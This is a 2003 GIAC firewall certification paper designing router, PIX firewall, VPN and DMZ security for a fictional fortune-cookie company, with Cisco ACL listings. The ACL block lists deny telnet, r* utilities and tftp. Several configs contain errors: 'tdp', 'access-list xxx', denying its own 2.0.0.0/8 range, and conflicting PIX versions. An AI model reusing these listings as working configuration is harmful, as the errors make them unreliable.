Global Information Assurance Certification Paper

Eve Edelson
There But For Fortune
GCFW Practical Assignment (v.1.9) (January 20, 2003)

Summary

Summary
I designed a network for a small online fortune company, using a border router, firewall and VPN to provide network security. The design used Cisco equipment and FreeBSD or OSX servers. I wrote policies for the router and firewall and audited the firewall. Last I looked into subverting someone else's network design.

Assignment 1 – Security Architecture

Introduction to GIAC

I propose the following network architecture for GIAC Enterprises, online fortune cookie company, based on their business relationships and traffic flows. I imagine GIAC to be a very small company renting in an office tower. Their assets are on-line and require no support in the software sense, so future growth will mean increased network traffic but not greatly expanded staff. Management and developers work mostly onsite; sales people operate mostly offsite.

They resell fortunes from other companies and freelance soothsayers. The main assets are the fortune and customer databases, on a server in the internal network. All interactions with it take place through an external web server in a subnet ("DMZ") off the firewall. PHP scripts on that web server scrub input and forward queries to the internal server. A customer downloads fortunes with a license key and decrypts them with a separate key. With this approach, GIAC is not locked into any brand of hardware or software, but much rides on the security of the scripts and servers.

The design reflects what GIAC inherited (Cisco equipment), is familiar with (Unix & Mac) and can afford (not much). The previous occupant, Dark Shadows Fortune Factory, went bankrupt, leaving its network equipment. The design is not very scalable. If the company grows significantly, they will need different methods of routing, and more centralized authentication (e.g., LDAP).

Access needs

<u>Employees</u>
GIAC's staff include a business group, production group (programmers, artists and writers), and two IT people, who handle everything from network security to desktop support. Everyone needs web and e-mail access from GIAC's network to the public network. They get mail while they are offsite using webmail (IMP). Beyond that, different groups have different needs.

Business staff: The management sometimes work at home or on the road and need access to file servers.
Access: DNS, HTTP/S, SMTP, VPN, AFP (Apple Filesharing, tcp 548)

Production staff: The wide dispersal of "you will fail at everything you do" by a disgruntled employee ruined the previous occupant, Dark Shadows. He may

actually have been working for GIAC's competition, a front company for the army of a nation predominant in the fortune cookie business, now looking for revenue sources in the post-communist era.The lesson was not lost on GIAC. There are three versions of the fortune database, all physically on one server. Suppliers upload to a 'staging' directory via the external web server. Partners download fortunes for translation the same way. The staff artists and writers access the web server through AFP (Apple file sharing). After vetting the fortunes, the staff encrypt them and move them to the customers' download directory. Customers download fortunes from the production database via the external web server. The artists and writers do not work on the web site or databases offsite. The programmers get complete access to servers, onsite and offsite.
Access: DNS, HTTP/S, SMTP, SSH, VPN, AFP

IT staff – Two people do everything – setup, backup, security, user support and log analysis. They need access to all network components and access from home in case problems come up. One IT person is supposed to be onsite every day. SSH is only enabled on network equipment if both IT staff must be away.
Access: DNS, HTTP/S, SMTP, SSH, VPN, AFP

Sales - Sales people work in the field. GIAC's fortunes ride on their efforts. Restaurants and psychic friends are used to buying from fortune cookie factories staffed by prisoners. The sales people query the customer database in the same way. They use webmail offsite.
Access: HTTP/S, SMTP

Customers
These are chiefly institutions - restaurant chains, Psychic Friends Network. Buyers register at the web server. Submitting an order starts the billing process and generates a license key to download fortunes. A PHP script fetches encrypted fortunes and mails the customer a decryption key. Customers (and everyone else for that matter) must be able to e-mail GIAC.
Access: HTTP/S, SMTP


Suppliers
GIAC's fortunes are written by offsite suppliers. Suppliers go through a web interface like that for customers. They upload fortunes to a staging database. PHP scripts scrub anything malicious in software terms.
Access: HTTP/S, SMTP

Partners
GIAC partners translate GIAC's database of fortunes. They access their instance of the database via the web server. They may be located anywhere in the world.
Access: HTTP/S, SMTP

Suppliers and partners, and employees offsite without access to webmail, are expected to use PGP in e-mail to GIAC.

The network and access needs

A network diagram and basic policies follow. Detailed policies are described in Assignment 2.



This design was influenced by the SANS training material as well as *Firewall Architecture for the Enterprise* (N. Pohlmann and T. Crothers, Wiley, 2002) and *The Concise Guide to Enterprise Internetworking and Security*, Que (2000). I decided to have a DMZ behind a firewall, to keep the VPN on its own subnet, and to split the server functions between the DMZ and the internal network. Beyond that, I tried to keep things simple.

Border router
External traffic meets a border router, Cisco 1760 running IOS 12.3. This model has VPN and firewall capabilities (Cisco IOS Firewall). However I decided to use the VPN concentrator which came with the PIX firewall (described next). The purpose of the router is to direct valid traffic into the GIAC network. It acts as the first line of defense by blocking unwanted traffic in both directions, with a rule set described in Assignment 2. This takes some of the load off the firewall, which is meant to deal more with 'conditional' traffic rather than traffic which is unwanted under any circumstances, and helps make GIAC a good "network neighbor. Router logs go to a syslog server in the internal network.

Primary firewall
Next, traffic meets a Cisco PIX 525 firewall, running firmware version 6.2. The basic 525 comes with two 10/100 Fast Ethernet interfaces, but was upgraded by Dark Shadows to eight plus a VPN accelerator. It can operate in failover mode, which would be nice if GIAC had another Cisco firewall. If they are still around in a year they should get another, or replace it with two of something more affordable. Its purpose is to protect the internal network from hostile traffic, and to segregate public servers from the internal network. The firewall has interfaces to a public subnet ('DMZ') with servers (NTP, DNS, HTTP/S, SMTP), a VPN, and an internal router. The firewall will use static NAT for the servers in the DMZ:

Server	Public IP	Private IP
DNS 1	2.1.0.10	10.1.0.10
DNS 2	2.1.0.20	10.1.0.20
NTP	2.1.0.30	10.1.0.30
SMTP	2.1.0.40	10.1.0.40
HTTP/S	2.1.0.50	10.1.0.50

The PIX provides some protections including URL filtering and IDS with signatures to catch ping and syn attacks. Firewall logs go to the syslog server. The PIX has no diskette drive, so its policy should be copied.

VPN
GIAC will use a Cisco VPN concentrator 3015 running firmware v6.2. It is a model 3015 with 64MB memory and an unlimited client license (it can support up to 100 sessions, more than enough). In addition to its console port, the concentrator can be managed by SSH, telnet, secure telnet[1], and a web browser (which supports HTTPS). For now, the VPN will be managed only at the console. The VPN will serve a small group, all employees, all using OSX (but GIAC cannot control what people use offsite). GIAC has no peer VPNs but may want

[1] Various security mechanisms can be integrated into telnet (e.g., Kerberos, now included in many operating systems including OSX). That is not explored here but is described by Altman, J. and F. da Cruz, Kermit Security Reference, http://www.columbia.edu/kermit/security.html

them in future. Partners, suppliers and sales reps go through the web server's PHP scripts. Employees offsite use the webmail interface. What is left?

- Management occasionally need access to file servers
- Systems administrators may need to jog network equipment
- Programmers may need to work from home

Much has been written about the problem of making VPN work with NAT. I thought of using a VPN server based on FreeBSD and isakmpd, or SSH, to sidestep the NAT issue, but this would need to be secured itself. GIAC inherited a VPN concentrator and there is a Cisco VPN client for OS X. (There is a built-in VPN client in OSX, but it is based on PPTP.) On the PIX, IPSec is the only choice for peer VPNs. I chose the existing VPN concentrator, using IPSec but omitting the AH mechanism (more on this later).
Access: IPSec, IKE (udp 500) and ESP (IP 50), syslog (UDP514)

DMZ
This subnet contains the external servers – http/s, smtp, dns and ntp, running the most recent versions of software that the IT staff feel are stable. All the servers described below run FreeBSD, except for the web server, which runs OS X (more on OS X below). The latest major release of FreeBSD is 5.1 but the FreeBSD Release Engineering Team have discouraged users from upgrading unless they are willing to deal with possible stability problems.[2] The IT staff will stick with version 4.9-RELEASE for now, while evaluating version 5.1, as time permits, on a spare system. The latest version of OS X is 10.2.8. This version was the first of Apple's updates to be temporarily withdrawn because of an Ethernet networking issue on some desktop systems. It has since been re-released. In general, Apple's updates have been dependable.

The servers will also run ipfw (host-based firewall). This is a feature of both FreeBSD and OSX.

The external DNS server uses BIND (latest version is 9.2.3), configured as non-recursive, with an exception for the internal DNS server. This means it will do recursive lookups only for servers in the DMZ and the internal DNS server. The internal DNS server will reference the external DNS server only (split DNS), and will contain only internal DNS information, and the external DNS server will only contain external addresses. It responds only to the internal network and replies from the external DNS. Both DNS servers block zone transfers. They use only UDP 53. Zone transfer attempts are logged as they indicate reconnaissance. The DNS servers log to the syslog server (udp 514).
Access: DNS from outside the network and the internal DNS server

2

FreeBSD Release Engineering Team , Early Adopter's Guide to FreeBSD 5.1-RELEASE, http://www.freebsd.org/releases/5.1R/early-adopter.html

The external NTP server runs XNTPD (currently at stable version 3.4, with version 4 in development) and provides a reference time for logs from network equipment and computers, to help correlate suspicious events. The DMZ servers, router and firewall get their time from the external NTP server. Internal hosts synchronize to the internal NTP server, which queries the external NTP server.
Access: DNS, NTP from the router, firewall, DMZ and internal NTP server

The web server (OSX) runs Apache (version 1.3.29) and PHP (4.3.3 - versions 4.3.4 and 5 are still in testing). (Note, Apache 1.3.29 is the last version in its 'family'. In future the IT staff will likely switch to version 2 (currently 2.0.36). It is in wide use, but they should test the PHP scripts on it.) The fortune and customer databases are on a server in the internal network. The external web server scrubs input, and passes it to the internal web server. It is the internal web server which queries the mySQL databases. mySQL is configured to only listen to localhost. Onsite, artists and writers have filesharing access (AFP); programmers have filesharing and SSH access. Databases are backed up daily to an external hard drive and by the backup server, and weekly to DVD. The web content is not backed up by the central backup server as it doesn't change much and backups exist in the production group.
Access: HTTP/S, AFP, SSH, DNS

The external mail server runs sendmail, version 8.12.10 (the latest stable release). It accepts mail from offsite and relays it to the internal mail server. To provide webmail offsite, it runs a web server (Apache 1.3.29) and IMP (Horde Internet Messaging Program), a collection of PHP scripts which query the internal IMAP server and webbify the results. SMTP traffic can pass between the external and internal mail servers, but IMAP traffic is only permitted between the internal mail server and the internal network. The mail server uses Spam Assassin to tag spam and blocks IP addresses on various real time black hole lists. One problem is that encrypted mail can't be scanned unless GIAC sets up a PKI system, yet mail from business partners and offsite employees is required to be encrypted.
Access: DNS, SMTP, SSL (TCP 443) - webmail will not use port 80

Note on platforms: Time will tell whether to expand the use of OSX. The 'workstation' version can be used as a server. Apple also markets a server version (OSXS) as a bundle, controlled by their Server Settings application. It comes with Apache (with SSL, WebDAV, Tomcat, Squid), mySQL and OpenLDAP. Future versions are supposed to include a built-in VPN server. Apple does not support these open-source applications. This is to be expected but Server Settings changes the way you operate at the command line. However the interface is simple enough that someone outside IT could be talked through restarting it. This is important in a small company. Software updates are easy - you can allow automatic downloads from Apple - or you can apply updates yourself, verifying with checksums.

IDS
An intrusion detection system (Snort on FreeBSD) is placed after the firewall to capture packets, compare them to known attacks, and alert the staff. Suspicious traffic is logged to a mySQL database on the IDS. There are more places where an IDS would be useful: on the internal server subnet, to catch attacks to the fortune database; the DMZ; and perhaps on the management subnet. Snort will need tuning. Targeted attacks are expected from the competition, plus the usual cloud of attacks from everywhere. The reason for placing the IDS after the firewall is to check that the firewall is working. If 'wrong' traffic is getting through, then the firewall is malfunctioning or, more likely, the policy needs adjusting.

Internal router
Inbound traffic leaving the firewall meets an internal router (same brand as the border router). It is the default gateway for the internal computers. Its purpose is to segregate traffic between the internal subnets. The subnets are behind (unmanaged) switches. Hosts and servers use ipfw, a firewall utility built into unix. It is understood that ipfw is not a substitute for a dedicated stateful firewall.

Internal servers
The DNS server responds to internal queries only (udp 53) and knows the internal IP address of the public web server.

The NTP server queries the external NTP server. (tcp 123) The other internal servers, and the rest of the internal network, synchronize to this NTP server.

The mail server runs IMAP for internal consumption, and queries the external SMTP server for mail. It will only route outgoing mail to the external server. GIAC is not yet using an LDAP server but if the staff grows much more this would be a good solution, for instance using OpenLDAP.
The internal web/database server hosts the mySQL databases. mySQL listens on port 3306. It is bound to localhost [mysqld –bind-address=127.0.0.1 &]. This means other hosts cannot directly query the database – requests must come through, e.g., the web server on the same machine. Scripts on the external web server will redirect queries to the internal web server.

GIAC has no internal dedicated web server. It uses dedicated file servers, described further on, which have web interfaces and can be used for intranets.

Management subnet
OSX workstations, and networked printers and networked file servers.
Production subnet
OSX workstations, networked printers, and file servers.
IT subnet
They need access to all servers and network components (routers and firewall). If both IT staff are away, they may temporarily enable SSH.

File servers
The staff use some small networked (IP-based) file servers to store financial projections, promo material, large graphic images, fonts, etc. Currently GIAC is using the SNAP brand. These are configurable through a web interface and speak TCP/IP, AppleTalk, NetBIOS, SMB, HTTP and FTP. Only TCP/IP and AppleTalk are enabled.The file servers are backed up centrally.

Logging
There are two syslog servers (Syslog on FreeBSD), one being a backup. The syslog server accepts traffic from the firewall, VPN, DMZ and internal servers. The syslog server is set up to log messages from different devices (firewall, router, servers) to separate logs. Swatch alerts the IT staff by e-mail and text messaging of anything significant.

Backup and archiving
Some servers and hosts are backed up centrally to a backup server in the same subnet as the syslog servers. The backup server (Veritas) backs up the production and management subnets, using ports 13720 and 13782. Veritas is not cheap (although cheaper than Legato) and when the license runs out, GIAC may switch to freeware such as Amanda.

External servers are not backed up; they have mostly static content and no proprietary data. They are mirrored to separate hard disks and Tripwire is run nightly by cron. Any changes are e-mailed to the IT staff. Only logs are preserved (on the syslog server).

The 'fortune' server (HTTP, mySQL) is the prize. It is backed up in numerous ways. It is copied to a filesystem on a separate hard disk twice daily. That copy is backed up to a tape drive nightly. A DVD is burned once a week. The production staff have copies on DVD. The internal mail server is backed up nightly using *dump*, to a separate filesystem, which is backed up by the central server. DVDs are made once a week. Management and production workstations (data directories) are backed up centrally by Veritas, and the staff all have extra hard disks and DVD burners.

The archiving policy is based on SANS guidelines[3], altered to fit GIAC's needs:
Logs from the router and firewall are kept for at least one week.
Logs from the web server are kept for at least one year.
Fortune server backups are kept indefinitely.
Mail server backups are kept for at least one year.
Backups of data directories from management and production workstations, and group file servers, are kept indefinitely.

[3] SANS Server Security Policy, http://www.sans.org/rr/papers/67/989.pdf

In fact backup is almost too easy. The staff have external hard disks and burn DVDs lavishly. GIAC is in the word business, and their fortunes - literally - can fit on a DVD. You could walk out with their assets in your pocket. GIAC needs a policy on encryption, and a formal system for version control.

Hardening of components

The components (network equipment, servers and desktops) are hardened according to appropriate guidelines. The specific policies are in Assignment 2. Network equipment is locked up, adjusted from the console unless absolutely necessary, unnecessary services disabled, and only necessary traffic is permitted. Only IT staff have accounts on network equipment.

Router

The router was hardened per SANS[4] and NSA guidelines[5], and T.Akin, "Hardening Cisco Routers"[6].

- The enable password is encrypted
- The following are disabled:

IP directed broadcasts
Incoming packets sourced with invalid addresses such as RFC1918 address
TCP small services
UDP small services
Source routing
Web services running on router

One router 'hardening' guideline was not followed: GIAC's router uses only local accounts, where the SANS policy specifies external TACACS+ authentication. This is because GIAC only has two IT staff.

Firewall

In hardening the firewall, I was guided chiefly by the SANS GCFW course materials, V. Osipov's guide to the PIX[7] as well as the Cisco documentation[8].

Servers

Servers are hardened per SANS guidelines. They sit in a locked, air-conditioned, UPS-provisioned room (not closet) within an open office space. Unneeded services are disabled, or relocated or removed (finger, tftp). Access is logged. Operating systems are kept up to date, if the upgrades are considered stable and do not break existing applications. Services run with minimum necessary privileges. The number of accounts is kept to a minimum. Password quality is enforced, and password change at random (but not annoyingly frequent)

---

[4] SANS, Router Security Policy, www.sans.org/resources/policies/Router_Security_Policy.pdf
[5] U.S. National Security Agency, Cisco Router Guides nsa1.www.conxion.com/cisco/guides/cis-2.pdf
[6] Akin, T. "Hardening Cisco Routers", O'Reilly (2002).
[7] Osipov, V. et al. "Cisco Security Specialist's Guide to PIX Firewall", Syngress (2002).
[8] Cisco Systems. "Configuration Guide for Cisco Secure PIX Firewall Version 5.2"

intervals is required. Servers are remotely accessed by SSH, not telnet or rlogin. Network equipment and servers have appropriate warning banners.

Addressing
Here are IP addresses used in the network. Staff computers are not listed. An address range reserved by IANA represents public addresses (2.0.0.0/8).

Component	Public IP	Private IP	Purpose
Border router (mask 255.255.255.252)	(ext) 2.0.10.1 (int) 2.0.0.253.30		drop never-wanted traffic; first line of defense
Primary firewall (mask 255.255.255.252)	(e0) 2.0.0.254/30		segregate traffic
	(e1) 2.1.0.1	10.1.0.1	dmz interface
	(e2) 2.2.0.1		vpn interface
	(e3)	10.3.0.1	internal interface
VPN	2.2.0.2	10.2.0.1	remote access
		10.2.0.0/24	vpn address pool
DNS1	2.1.0.10	10.1.0.10	external DNS1
DNS2	2.1.0.20	10.1.0.20	external DNS2
NTP	2.1.0.30	10.1.0.30	external NTP
SMTP/HTTP/S	2.1.0.40	10.1.0.40	ext. mail/webmail server
HTTP/S-mySQL	2.1.0.50	10.1.0.50	ext. web server
Internal router		10.3.0.2	external interface
		10.3.1.1	internal server interface
		10.3.2.1	syslog/backup subnet
		10.3.3.1	IT staff subnet
		10.3.4.1	production subnet and file servers
		10.3.5.1	mgmt. subnet
Internal servers:			
DNS		10.3.1.20	internal DNS
NTP		10.3.2.30	internal NTP
SMTP/IMAP/HTTP		10.3.3.40	internal mail
HTTP/mySQL		10.3.3.50	web/database server
Syslog servers		10.3.2.10 10.3.2.20	-router & firewall *logs* -backup syslog
Backup server		10.3.2.20	backs up company *data*

Assignment 2 – Security Policy and Tutorial

Border Router Policy

The border router routes traffic to the GIAC network, and filters traffic which should never enter. This takes some of the load off the firewall. The border router is the first line of defense in the network. The policy is defined here, in terms of Access Control Lists (ACLs), along with some commands aimed at protecting the router itself. A tutorial on how to actually apply this appears further on. Global rules (not specific to an interface) precede ACLs. There will only be a few accounts on the router itself. Initial configuration will be done at the router itself and SSH will only occasionally be enabled.

The ACLs provided here block lot of traffic explicitly, and log it to the syslog server, so that the IT staff can see what kind of attacks are more common. If patterns of reconnaissance appear, it might be a heads-up for future attacks from certain sources. It seemed important to milk the logs as much as possible, especially since there is only one IDS. The GIAC staff can decide if this is overkill.

Rules are processed top down. The first matching rule is where the packet gets off. Forbidden traffic should be blocked first. If the order of rules in the ACLs below isn't the best, the rules can't simply be shuffled. To re-order them, the existing access-list must be removed with the "no access-list ###" command, and the new (properly ordered) list is pasted in.

Global policy items

```
! name the router something that doesn't make it sound like a router
hostname uninformativeName
! use an encrypted password to access the router
service password-encryption
! pick a password
enable secret password

! timestamp the logs to correlate events
service timestamps log datetime msec localtime show-timezone
! timestamp the debugging logs too
service timestamps debug datetime
! turn on logging
logging on
! do not log to the console (it will not normally be hooked up to anything)
no logging console
! send logs to the syslog server
logging 10.3.2.10
logging facility local6
logging trap informational
```

```
! Set privileges on certain commands even if they are disabled
privilege exec level 15 show connect
privilege exec level 15 show telnet
privilege exec level 15 show rlogin
privilege exec level 15 show ip access-lists
privilege exec level 15 show access-lists
privilege exec level 15 show logging
privilege exec level 1 show ip

! set loopback address
int loopback 0 ip address 20.0.0.1 255.255.255.252

! use the NTP server in the DMZ
ntp server 10.1.0.30

! Do not boot from the network:
no service pad
no service config
no boot network
no ip bootp server

! Disable unneeded services
! e.g., echo and chargen, can cause problems
no service tcp-small-servers
no service udp-small-servers
no ip finger
no service finger
! Disable helpful but too informative services
no cdp run
no snmp-server
! Don't do domain name lookups
no ip name-server
! Don't try to optimize path if route is not known
no ip classless
! Do not let external entities specify routing on GIAC's network:
no ip source-route
! Don't configure the router through its web server
no ip http server

! set the banners
banner login / WARNING: something intimidating /
banner exec / WARNING: ditto /
```

The following should be applied to external and internal interfaces:

! Disable certain ICMP traffic:
! do not provide information about internal layout of network
no ip unreachable
! do not supply information about the router's subnet mask
no ip mask-reply
! icmp can provide more optimal routes – don't
no ip redirects
! don't be a Smurf amplifier
no ip directed-broadcast
! don't provide proxy ARP information
no ip proxy arp

Specific rulesets

Specific rules are applied to each interface and implemented through Access Control Lists (ACLs). ACLs are rulesets which tell the router to filter packets by source address, destination address, and port number. They are designated by labels which can be numbers – 1-99 for standard access lists, 100-199 for extended access lists, which are more common nowawdays – or names. Extended access lists are used here. They filter based on source and destination ip address, protocol, TCP or UDP port, TCP flags, and ICMP type. ACLs are entered in a router's configuration file. The first matching rule applies, and traffic which reaches the bottom of the list without a match is dropped. Reflexive access lists (which use only a name) can take advantage of state tables to be session-aware, but in this policy the heavy lifting is left to the firewall.

An ACL looks like this:
access-list ### – permit/deny - protocol – source – source port – destination – destination port - optional flags (TCP, UDP or ICMP) - {established} - {log/log input}

The meaning of the items in the ACL:

Access-list number: a "handle" for the ruleset

Permit or deny : means pass or drop the traffic (in a VPN, deny has a different meaning - pass without subjecting to IPSec encapsulation).

Protocol: the service being requested

Source: the identity of the source of the packet - this can be a single address, a range, or "any"
Source port: the port associated with the source packet

Destination and destination port are the counterparts of the source and source port at the other end.

Optional flags : whether TCP, UDP or ICMP traffic will be matched - IP means all three

Established: this refers to traffic which is ostensibly part of an ongoing exchange, specifically TCP packets with ACK or RST bit set.

Log: traffic matching a rule may be logged. “Log input” would include the MAC address in the log entry - we will not take advantage of this here.

GIAC’s border router will have two ACLs, one for incoming traffic through the external interface, and one for outgoing traffic through the internal interface.
! Comments are marked like this !

ACL “110” – the external interface
First are rules for traffic which should never pass, then rules based on protocol.

```
! Traffic from private addresses should never arrive over public networks
access-list 110 deny 192.168.0.0 0.0.255.255 any log
access-list 110 deny 172.16.0.0 0.15.255.255 any log
access-list 110 deny 10.0.0.0 0.255.255.255 any log

! Deny multicast traffic:
access-list 110 deny 224.0.0.0 15.255.255.255 any log
! Deny broadcast traffic:
access-list 110 deny ip host 0.0.0.0 any log
Deny loopback traffic:
access-list 110 deny 127.0.0.0 0.255.255.255 log

! Deny traffic reserved for IANA:
access-list 110 deny 0.0.0.0 0.255.255.255
access-list 110 deny 1.0.0.0 0.255.255.255
access-list 110 deny 2.0.0.0 0.255.255.255
access-list 110 deny 5.0.0.0 0.255.255.255
access-list 110 deny 7.0.0.0 0.255.255.255
access-list 110 deny 255.0.0.0 0.255.255.255
! the IANA list is dynamic, the staff may want to add to it later

! deny traffic from People’s Victorious Fortunes Ltd. (range “x.x.x.x.” here)
! of course they could connect from elsewhere
access-list 110 deny x.x.x.x 0.255.255.255

! Deny incoming traffic on the public interface which is supposedly coming from
the firewall. The firewall is behind the router, and there is only one connection to
the public network
access-list 110 any 2.0.0.254 0.0.0.255 any log
```

```
! Deny incoming traffic on the public interface supposedly coming from the DMZ
access-list 110 deny 10.1.0.0 0.0.0.255 any log

! enableTCP Intercept -  close out half-open connections after a certain interval
! a form of defense against SYN floods
ip tcp intercept list 110
```

Conditional rules

```
! Permit replies to outgoing traffic
access-list 110 permit tcp any any established

! Allow ICMP message possibly needed by mail server for MTU path discovery,
access-list 110 permit icmp any any packet-too-big
! block replies to any external pings
access-list 110 permit icmp any any echo-reply
access-list 110 deny icmp any any host-unreachable
! block TTL information, which can be used to map GIAC's network
access-list 110 deny icmp any any time exceeded log
! deny all else
access-list 110 deny icmp any any redirect log

! Deny a number of services, try to list in order in which we expect a match:

! No Windows here just now, but round up the usual suspects  -
! in case a visitor uses a Windows laptop
access-list 110 deny tcp any any range 135 139 log
access-list 110 deny udp any any range 135 139 log
access-list 110 deny tcp any any eq 445 log
access-list 110 deny udp any any eq 445 log
! no finger
access-list xxx deny tcp any any eq 79 log
! no ftp or telnet from offsite
access-list 110 deny tcp any any range 21 23 log
! tftp can be used to download router configurations
access-list 110 deny udp any any eq 69 log
! block the r* utilities
access-list 110 deny tcp any any range 512 515 log
! block portmap/rpcbind
access-list 110 deny tcp any any eq 111 log
access-list 110 deny udp any any eq 111 log
! block nfs
access-list 110 deny tcp any any eq 2049 log
access-list 110 deny udp any any eq 2049 log
! no telnet
access-list 110 deny tcp any any eq 23 log
```

```
! Nothing from outside should go to the syslog server:
access-list 110 deny udp any any eq 514 log
access-list 110 deny tcp any any eq 514 log

! Nothing from outside should contact mySQL databases
access-list 110 deny tcp any any 3306 log

! GIAC is not offering NTP service to the world
access-list 110 deny udp any any eq 123

! block SNMP
access-list 110 deny tdp any any range 161 162 log
access-list 110 deny udp any any range 161 162 log
! block SOCKS
access-list 110 deny tcp any any eq 1080 log
! block XWindows
access-list 110 deny tcp any any range 6000 6255 log
! block time ("small service")
access-list 110 deny tcp any any eq 37
access-list 110 deny udp any any eq 37

! What is not denied may be permitted:
! Allow access to the external DNS servers, but not for zone transfers
access-list 110 permit udp any 10.1.0.10 eq 53
access-list 110 permit udp any 10.1.0.20 eq 53

! Let mail in
access-list 110 permit tcp any 10.1.0.40 eq 25

! Allow access to the web server:
access-list 110 permit tcp any 10.1.0.50 eq 80
access-list 110 permit tcp any 10.1.0.50 eq 443

! Allow access to the VPN IKE – key exchange
access-list 110 permit udp any 2.0.0.254 eq 500
access-list 110 permit esp any 2.0.0.254
! Maybe  too permissive but we don't know where the sales people will be

! the catch-all
access-list 110 deny any any log
```

ACL "120" – internal interface, outgoing
Next a ruleset for the internal interface (traffic leaving GIAC):

```
! repeat icmp policy from other interface
```

```
access-list 120 permit icmp any any packet-too-big
access-list 120 deny icmp any any echo-reply
access-list 120 deny icmp any any host-unreachable
access-list 120 deny icmp any any time exceeded
access-list 120 deny icmp any any redirect

! Again, traffic which should not go over public networks
! Maybe redundant but if such traffic is reaching the router something is wrong
access-list 120 deny 127.0.0.0 0.255.255.255 log
access-list 120 deny 192.168.0.0 0.0.255.255 any log
access-list 120 deny 172.16.0.0 0.15.255.255 any log
access-list 120 deny 10.0.0.0 0.255.255.255 any log
access-list 120 deny 224.0.0.0 15.255.255.255 any log
access-list 120 deny ip host 0.0.0.0 any log
access-list 120 deny 127.0.0.0 0.255.255.255 log
access-list 120 deny 0.0.0.0 0.255.255.255
access-list 120 deny 1.0.0.0 0.255.255.255
access-list 120 deny 2.0.0.0 0.255.255.255
access-list 120 deny 5.0.0.0 0.255.255.255
access-list 120 deny 7.0.0.0 0.255.255.255
access-list 120 deny 255.0.0.0 0.255.255.255

! allow traffic from GIAC's network (public interface of firewall)
! the firewall will have handled NAT for internal hosts
access-list 120 permit ip 2.0.0.0 0.255.255.255 any

! the catch-all
access-list 120 deny any any log
```

Finally, apply each ACL to its interface, using the access-group command:

```
ip access-group 110 in
ip access-group 120 out
```

Cisco offers a reverse packet forwarding feature which adjusts to changes in topology. However, the GIAC network will probably not change much any time soon, and they want the detailed logging which ACLs offer (and RPF does not).

Router policies should be backed up and stored separately.

The Primary Firewall Policy

The firewall is a Cisco 525 running Cisco Secure PIX Firewall Software version 4.4.5. It has four interfaces, each assigned a 'security level' which creates a security 'topo' map. Higher numbers indicate higher security status. By default, the PIX permits traffic in the high-low direction and denies traffic in the opposite

direction. Interfaces are named, rules defined and then applied to the interfaces. The interfaces are named as follows:
nameif e0 outside security0
nameif e1 dmz security50
nameif e2 vpn security75
nameif e3 inside security100

Actually the inside and outside interfaces are named, and their security levels, set by default. They are configured as autosensing:
interface e0 auto (repeat for each interface)

The interfaces need IP addresses and netmasks:
ip address outside 2.0.0.254 255.255.252.0
(The netmask above limits the hosts in the subnet to two – firewall and router.)
ip address dmz 10.1.0.1 255.255.255.0
ip address vpn 10.2.0.1 255.255.255.0
ip address inside 10.3.0.1 255.255.255.0

Now the PIX needs routing instructions. A default route is assigned to send traffic to the public network:
route outside 0.0.0.0 0.0.0.0 2.0.0.253 1

The PIX must be told about the interfaces behind the *internal* router. The following commands tell it to send traffic meant for those networks to the external interface of the internal router:
route inside 10.3.1.0 255.255.255.0 10.3.0.2 1
route inside 10.3.2.0 255.255.255.0 10.3.0.2 1
